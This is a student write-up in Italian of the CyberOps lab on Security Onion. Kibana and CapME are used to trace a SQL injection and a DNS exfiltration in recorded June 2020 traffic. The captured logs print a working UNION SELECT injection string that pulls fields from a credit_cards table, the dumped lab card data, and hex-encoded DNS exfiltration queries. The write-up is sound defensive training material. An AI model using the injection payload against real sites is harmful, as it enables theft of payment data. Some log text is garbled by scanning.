
- *Investigate SQL injection and DNS exfiltration exploits using Security Onion tools.*

<https://itexamanswers.net/27-2-12-lab-interpret-http-and-dns-data-to-isolate-threat-actor-answers.html>

## Svolgimento

Prerequisito per lo svolgimento della traccia assegnata è l’impiego di una V.M. di CyberOps Security Onion.

Una volta installata la V.M. sarà necessario eseguire il primo log in con le credenziali di default.



Una volta fatto il log in si visualizzerà la schermata del desktop di Onion




La traccia richiede di alterare il time frame e di impostarlo al mese di giugno 2020.

A questo scopo sarà necessario aprire “**Byobu terminal**” e dare il comando **sudo so-status**. Tale comando consentirà di verificare che tutti i tool di Onion siano attivi e funzionanti.

```
analyst@SecOnion (10.0.2.15) - byobu
File Edit View Search Terminal Help
analyst@SecOnion:~} sudo so-status
[sudo] password for analyst:
Status: securityonion
  * sguil server [ OK ]
Status: seconion-import
  * pcap_agent (sguil) [ OK ]
  * snort_agent-1 (sguil) [ OK ]
  * barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
  * so-elasticsearch [ OK ]
  * so-logstash [ OK ]
  * so-kibana [ OK ]
  * so-freqserver [ OK ]
analyst@SecOnion:~} █
```

U: 16.04 0:-\* 11m 0.27 3.6GHz 3.9G54% 2025-02-26 08:44:33

A questo punto eseguiremo il log in nel tool chiamato “**Kibana**”, sempre con le stesse credenziali utilizzate in precedenza.



Eseguito il log in si visualizzerà una dashboard preimpostata.

The screenshot shows the Kibana Overview dashboard within a Chromium browser window. The title bar indicates it's running on Wednesday at 08:49. The dashboard interface includes a top navigation bar with tabs for Overview, Full screen, Share, Clone, Edit, Documentation, and Auto-refresh (set to Last 24 hours). On the left is a sidebar with links for Discover, Visualize, Dashboard (which is selected), Timeline, Dev Tools, Management, Squirt, and Logout. Below the sidebar is a "Collapse" button. The main content area features several cards: "Total Number of Logs" (0 results found), "Total Log Count Over Time" (No results found), "All Sensors - Log Type" (listing Connections, DCE/RPC, DHCP, DNP3, DNS, Files, FTP, HTTP, Intel, and IFC), "Sensors - C...", and "Devices - C...". A status bar at the bottom shows the user is analyst@SecOnion (10.0.2.15) and the browser tab is Overview - Kibana - Chromium. The page number 1 / 4 is also visible.

A questo punto, come anticipato, alteriamo il timeframe e lo reimpostiamo sull'interno mese di giugno 2020.

The screenshot shows the Kibana Overview dashboard. On the left is a dark sidebar with icons for Discover, Visualize, Dashboard (which is selected), Timelion, Dev Tools, Management, Squert, and Logout. The main area has a header with 'Overview - Kibana' and navigation links for Dashboard, Full screen, Share, Clone, Edit, Documentation, Auto-refresh (with a checked checkbox), Last 24 hours, and a plus sign for creating new dashboards. Below the header is a 'Time Range' section with tabs for Quick, Relative, Absolute (which is selected), and Recent. It includes 'From' and 'To' date pickers set to '2020-06-01 00:00:00.000' and '2020-06-30 23:59:59.999'. Below these are two month calendars for June 2020, with the 1st and 30th highlighted. At the bottom are 'Go' and 'Update' buttons.

Si noterà infatti un cambiamento nel dashboard iniziale.


This screenshot shows the same Kibana Overview dashboard after a refresh. The sidebar and top navigation remain the same. The 'Time Range' section now shows a specific range: 'June 1st 2020, 00:00:00.000 to June 30th 2020, 23:59:59.999'. The main dashboard area displays several cards: a summary card showing '136' total logs, a chart titled 'Total Log Count Over Time' showing a peak around June 15th, and two tables: 'All Sensors - Log Type' and 'Sensors - C...'.



Log Type(s)	Count
bro_conn	62
bro_files	23
bro_dns	22
bro_http	22

## Passo I: traffico HTTP

Ora impostiamo un filtro per il solo traffico HTTP.

Si riscontrerà un nuovo cambiamento nella dashboard.





HTTP - Logs						
Time ▾	source_ip	destination_ip	destination_port	resp_fuids	uid	
▶ June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt h3LH1	CuKeR52 aPjRN7Pf qDd	...
▶ June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6a AYvBh	CbSK6C1 mlm2iUV KkC1	...
▶ June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwkDT14TjaA2Yd NQ14	CbSK6C1 mlm2iUV KkC1	...
▶ June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWOO3T1TT34U WLKr63	CbSK6C1 mlm2iUV KkC1	...
▶ June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8lh uCoj	CbSK6C1 mlm2iUV KkC1	...
▶ June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4G BqR5	CbSK6C1 mlm2iUV KkC1	...
▶ June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxF0bx16vr1YO Wulch	C2S2w31 zFlvpV63	...

Da questa schermata otteremo già importanti informazioni, quali:

- L'indirizzo IP sorgente, ossia 209.165.200.227;
- l'indirizzo IP di destinazione, ossia 209.165.200.235;
- la porta di destinazione è la porta 80.

Ora è possibile procedere con una più precisa analisi dei singoli log.

A titolo esemplificativo espandiamo l'analisi del primo log.

HTTP - Logs					
checkbox	June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt h3LH1 CuKeR52 aPjRN7Pf qDd
<a href="#">Table</a>	<a href="#">JSON</a>				<a href="#">View surrounding documents</a> <a href="#">View single</a>
o @timestamp		Q Q I * June 12th 2020, 21:30:09.445			
t @version		Q Q I * 1			
t _id		Q Q I * ZzjrzXIBB6Cd-_0SD_iW			
t _index		Q Q I * seconion:logstash-import-2020.06.12			
# _score		Q Q I * -			
t _type		Q Q I * doc			
t destination_geo.city_name		Q Q I * Monterey			
t destination_geo.country_name		Q Q I * United States			
□ destination_geo.ip		Q Q I * 209.165.200.235			
o destination_geo.location		Q Q I * { "lon": -121.8406, "lat": 36.3699 }			

HTTP - Logs					
t destination_geo.region_code		Q Q I * US-CA			
t destination_geo.region_name		Q Q I * California			
t destination_geo.timezone		Q Q I * America/Los_Angeles			
□ destination_ip		Q Q I * 209.165.200.235			
t destination_ips		Q Q I * 209.165.200.235			
# destination_port		Q Q I * 80			
t event_type		Q Q I * bro_http			
t host		Q Q I * d68c9360b6ae			
t ips		Q Q I * 209.165.200.235, 209.165.200.227			
t message		Q Q I * { "ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "esp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "mutillidae/index.php?page=user-info.php&username='+union+select+co+ber,ccv,expiration,null+from+credit_cards++&password=&user-infor+it-button=View+Account+Details", "referrer": "http://209.165.200.235+da+e/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request": "GET /mutillidae/index.php?page=user-info.php HTTP/1.1", "response": "HTTP/1.1 200 OK", "status": "OK", "status_code": 200, "status_msg": "OK", "status_text": "" } , "resp_fuids": [ "FEvWs63HqvCqt3LH1" ], "resp_mime_types": [ "text/html" ] }			

Si evidenziano dati rilevanti come:

- la data e l'orario, ossia 12 giugno 2020 alle 21:30;

- il tipo di evento, ossia un `zeek_http` (l'applicazione utilizza ancora la precedente nomenclatura di bro).

Si evidenziano inoltre ulteriori dati sensibili – *verosimilmente dati relativi ad una carta di credito* – all'interno del messaggio che sono stati oggetto dell'attacco http GET, quali:

- `username`;
- `ccid`;
- `ccnumber`;
- `ccv`;
- `scadenza`;
- `password`.

```
{"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP::URI_SQLI"], "resp_fuids": ["FEvW63HqvCqth3LH1"], "resp_mime_types": ["text/html"]}
```

Il sospetto che l'attacco http GET fosse mirato all'ottenimento di dati sensibili relativi ad una carta di credito viene ulteriormente confermato dalle informazioni rinvenute nel “CAPME!”, alla riga 2 della sezione Log entry:

“username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit\_cards+-+&password=”

Zeek - HTTP - Kibana capME! localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-\_OSD\_IW

```

Log entry:
["ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeRS2aPjRN7PfqDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_dept_h": 1, "method": "GET", "host": "209.165.200.235", "url": "/multilidae/index.php?page=user-info.php&username=+union+select+ccid,ccnumber,cvv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/multilidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP-URI_SQL"], "resp_tuids": ["FEvWs63HqvCqth3LH1"], "resp_mime_types": ["text/html"]}

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44:64:1:60:M1460,S,T,N,W7:-?:?] (up: 2829 hrs)
OS Fingerprint: -> 209.165.200.235:80 (link: ethernet/modem)
SRC: GET /multilidae/index.php?page=user-info.php&username=%27+union+select+ccid%2ccnumber%2ccvv%2cexpiration%2cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/multilidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9f08860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Logged-In-User:
DST: Cache-Control: public
DST: Pragma: public
DST: Last-Modified: Fri, 12 Jun 2020 14:30:09 GMT

```

All'interno del “CAPME!” sarà inoltre possibile eseguire ricerche mirate per ottenere informazioni utili, attraverso il comando CTRL+F.

Zeek - HTTP - Kibana capME! localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-\_OSD\_IW

username 6/10

```

DST: ..</tr>
DST: ..<tr><td></td></tr>
DST: ..<br>
DST: ...<td colspan="2" style="text-align:center; font-style: italic;">
DST: ....Dont have an account? <a href=?page=register.php>Please register here</a>
DST: ...</td>
DST: ..</tr>
DST: </table>
DST: </form>
DST:
DST:
DST: 3a
DST: <p class="report-header">Results for . 5 records found.</p>
DST:
DST: 24
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24

```

Con il comando in oggetto infatti è stato possibile verificare che l'attacco HTTP GET ha positivamente eseguito una “exfiltration” di diversi username con i relativi dati a seguito. A titolo esemplificativo si evidenziano i primi due già presenti nell’immagine sovrastante.

4444111122223333    745                2012-03-01

7746536337776330    722                2015-04-01

## Passo II: DNS


Proseguendo con l’analisi su Kibana, procediamo ora a cambiare filtro, da HTTP a DNS, ancora una volta si riscontrerà un cambio della dashboard.



DNS - Queries	DNS - Answers
<p><b>Query</b> </p> <p>17.201.165.209.in-addr.arpa 434f4e464944454e5449414c20444f43554d454e540a444f: 484152450a5468697320646f63756d656e7420636f6e7461 666f726d6174696f6e2061626f757420746865206c617374: 697479206272656163682e0a.ns.example.com</p> <hr/> <hr/> <hr/> <hr/>	<p> <b>No results found</b></p>

Export: [Raw](#) [Formatted](#)

A questo punto possiamo anche inserire chiavi all'interno della barra di ricerca per ottenere le informazioni di interesse. A titolo esemplificativo è stata inserire la chiave di ricerca “com”.



DNS - Client

Client	Count
192.168.0.11	4

Export: Raw Formatted

DNS - Server

Server	Count
209.165.200.235	4

Export: Raw Formatted

DNS - Phishing Attempts Against ...

0 - 0  
1 - 999999

Ü

Phishing

DNS - Queries

Query
434f4e464944454e5449414c20444f43554d454e540a444f;
484152450a5468697320646f63756d656e7420636f6e7461
666f726d6174696f6e2061626f757420746865206c617374:
697479206272656163682e0a.ns.example.com

Export: Raw Formatted

DNS - Answers

